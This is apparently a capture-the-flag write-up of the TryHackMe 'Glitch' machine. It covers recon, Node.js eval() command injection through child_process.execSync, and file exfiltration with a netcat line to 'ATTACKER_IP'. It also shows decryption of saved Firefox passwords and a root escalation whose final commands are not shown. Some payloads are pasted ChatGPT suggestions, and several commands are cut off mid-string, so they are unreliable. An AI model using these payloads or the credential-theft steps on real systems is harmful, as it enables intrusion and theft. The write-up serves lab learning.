THM WRITEUPS

Name: Glitch **Type: Machine** **Difficulty: Easy**

Description:

A challenge showcasing a simple web app and privilege escalation. Can you find the Glitch?

Recon:


We do our basic port scan for Service Versions and OS against the given target:

```
m15t@neblina: ~/GlitchTHM

┌──(m15t㉿neblina)-[~/GlitchTHM]
└─$ cat scan.txt
┌──(m15t㉿neblina)-[~/GlitchTHM]
└─$ nmap -sCV -A glitch.thm
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 03:44 CDT
Nmap scan report for glitch.thm (10.10.130.223)
Host is up (0.29s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: not allowed
```

We don't find much with our scan just that there's something running on port 80.

We go ahead and navigate to this the http page running and we find a blank static page with nothing to work with.



So went and checked the source code of the page. You can press Ctrl+U on your keyboard or you use curl like I did bellow.


```
┌──(m15t㉿neblina)-[~/GlitchTHM]
└─$ curl 10.10.237.70 -i
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 27 Mar 2025 11:24:42 GMT
Content-Type: text/html; charset=utf-8
```

We look at the source code and we find some interesting section in the code:

```
<script>
  function getAccess() {
    fetch('/api/access')
      .then((response) => response.json())
      .then((response) => {
        console.log(response);
      });
  }
</script>
```

This code has a function getAccess() which is making a fetch request to api/access and returns a json message.


We can use curl to get the api response or we can do it directly:



Lets decode the string:

Go ahead and submit this as an answer to the question but this string isn't just an answer, notice it says this string is a token.

For the next part we put the token in the cookie part to get access to the real glitch.thm.




Here's the real glitch.thm.

Now that we have the real glitch.thm we can try and fuzz the /api directory.

```
┌──(m15t㉿neblina)-[~/GlitchTHM]
└─$ gobuster dir -u http://glitch.thm/api -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://glitch.thm/api
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/access               (Status: 200) [Size: 36]
/items                (Status: 200) [Size: 169]
Progress: 5299 / 220561 (2.40%)
```

When we check both access and items we find that;

- Access is the route that shows the token
- Items shows us the list of the 7 deadly sins and errors in json



At this point I got stuck. Then I found a hint from the creator of the box that said;

"What other methods does API accept"

So I tried using curl OPTIONS command against the target and it responded with GET and HEAD but turns out I forgot that /api has two paths (access & items). So I tried a post request on /api/items and here's the response it gave:

At this point I tried to look for potential LFI by;


http://glitch.thm/api/items/../../../etc/passwd

http://glitch.thm/api/items?file=../../../../etc/passwd

I went and searched the internet for POCs on FUZZING to see what extent FUZZING can go then I found this Github repo:

- https://github.com/ffuf/ffuf.git

We use a command similar to this one:



Here's the command I used after failing many times:

So I went and tried cmd=whoami; and we get an error. Shown below.

Lets break down what this error is telling us:
The error message indicates that your request to http://glitch.thm/api/items?cmd=whoami is being processed by a **Node.js Express server**, which attempts to evaluate the cmd parameter using eval(). The error suggests that whoami is not recognized as a defined variable in JavaScript, meaning the input is likely being executed directly in JavaScript rather than as a system command.

Key Findings:

1. **ReferenceError: whoami is not defined**

- This suggests that the cmd parameter is being evaluated in a JavaScript context rather than being executed as a system command.

2. **Code Execution via eval()**

- The error message shows eval at router.post (/var/web/routes/api.js:25:60), indicating that the API is using JavaScript's eval() function on user-supplied input.

3. **Possible Exploitation: JavaScript Code Execution**

- Since eval() is being used, you might be able to execute arbitrary JavaScript rather than system commands.

Enumeration:

So for the next step is I pasted this error on ChatGPT and chat really proved useful:

Potential Exploit Paths

1. JavaScript Code Execution

If `eval()` is processing the `cmd` parameter, you can try:

```bash
curl -X POST "http://glitch.thm/api/items?cmd=console.log('Exploited')"
```

If this works, check for further code execution:

```bash
curl -X POST "http://glitch.thm/api/items?cmd=global.process.mainModule.require('child_proces
```

This attempts to execute the `id` command using `child_process.execSync()`.

2. Bypassing Filters with JSON Payload

If the server accepts JSON input, you could try:

```bash
curl -X POST "http://glitch.thm/api/items" -H "Content-Type: application/json" -d '{"cmd": "g
```

3. Checking for Alternative Execution Methods

- Try executing `Object.keys(global)`, `this.constructor.constructor('return process')().mainModule.require('child_process').execSync('id').toString()` to see if `Function()` can be abused.
- If `console.log()` works, you can escalate by executing shell commands via `require('child_process').execSync('whoami').toString()`.

And chat was right about what I explained above so we get the command and edit it to our preference like below and we view the /etc/passwd:

```
┌──(m15t㉿neblina)-[~/GlitchTHM]
└─$ curl -X POST "http://glitch.thm/api/items?cmd=global.process.mainModule.require('child_proce

vulnerability_exploited root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
user:x:1000:1000:user:/home/user:/bin/bash
v0id:x:1001:1001:,,,:/home/v0id:/bin/bash
```

Lets go ahead and view the first flag which is in the user.txt file of the users home directory like below:

```
┌──(m15t㉿neblina)-[~/GlitchTHM]
└─$ curl -X POST "http://glitch.thm/api/items?cmd=global.process.mainModule.require('child_process').execSync('c[redacted]user.txt').toString()"

vulnerability_exploited THM{i_d[redacted]}
```

I tried to view the /etc/shadow just incase its viewable so we can get passwords or hashes and usernames from it but we got a permission denied.

So next I tried to get a reverse shell and successfully got it like shown below:

Connect:

Privilege Escalation:

So we check what go to the users home directory with the command “cd” and list the files within it and we find a couple of files.

You can look around for database hashes and ssh creds etc

After all the snooping I found that the Firefox directory has a profiles.in containing passwords and usernames so the next step was to get the directory to our machine so we can decrypt the passwords. We ask chat to guide us through the process because I tried using a python server and failed.

1. On the Attacker Machine (Sending Side)

Compress the directory (`dir_name`) into a tar archive and send it over Netcat:

bash Copy Edit

```
tar -cf - dir_name | nc -lvnp 9001
```

- `tar -cf - dir_name` → Creates a tar archive and writes it to standard output.
- `nc -lvnp 9001` → Starts Netcat in **listening mode** on port **9001**.

---

2. On the Victim Machine (Receiving Side)

Run this command to receive and extract the directory:

bash Copy Edit


```
nc ATTACKER_IP 9001 | tar -xf -
```

- `nc ATTACKER_IP 9001` → Connects to the attacker's Netcat listener.
- `tar -xf -` → Extracts the received tar archive.


Wait for the file to be fully transferred, might seem as though its taking time, just open another terminal to see if the profiles.in has been transferred and cancel the process

Now to decrypt the passwords I found this POC (Proof of Concept) that guides us through the process with the use of a python script:

- https://github.com/unode/firefox_decrypt.git




Now we switch into the 'v0id' user and begin the Privilege Escalation:




As shown above we cant run sudo on this machine as a low level user so we have to find other ways of finding out what we can run on this machine as both a low level user and root.


We go ahead and ask ChatGPT for help like shown below:



So we run the command chat gave us and we find we can run this as all users:



So now lets use this to spawn a shell as root and own this system and get the sensitive flag file:



And that's my process of owning this machine with the use of AI...

Conclusion:

Conclusion of the CTF Machine

This **Linux-based web exploitation and privilege escalation challenge**, involving **Node.js server-side command execution**, **misconfigured privileges, and potential credential recovery** was interesting and was a decent learning experience.

Breakdown of the machine:

1. **Initial Foothold:**

   Exploiting an **Express.js API endpoint** using global.process.mainModule.require('child_process').execSync() to achieve **remote command execution (RCE)**.

   Bypassing character restrictions (+ for spaces) to execute a **reverse shell payload**.

2. **Post-Exploitation:**

   Stabilizing the shell using Python (python3 -c 'import pty; pty.spawn("/bin/bash")').

   Transferring files via python3 -m http.server and **Netcat for directories**.

3. **Privilege Escalation:**

   No sudo access, requiring alternative enumeration techniques.


   Checking **SUID binaries** (find / -perm -4000 -type f) and **capabilities** (getcap -r / 2>/dev/null).

   Exploring **cron jobs** or writable root-owned files (find / -writable -user root -type f).

   Investigating **Firefox credentials** by extracting saved passwords from logins.json and key4.db.

Final Goal:

- **Abusing a misconfigured SUID binary or cron job**.
- **Recovering credentials from Firefox** or another misconfigured service.



Happy Hacking!!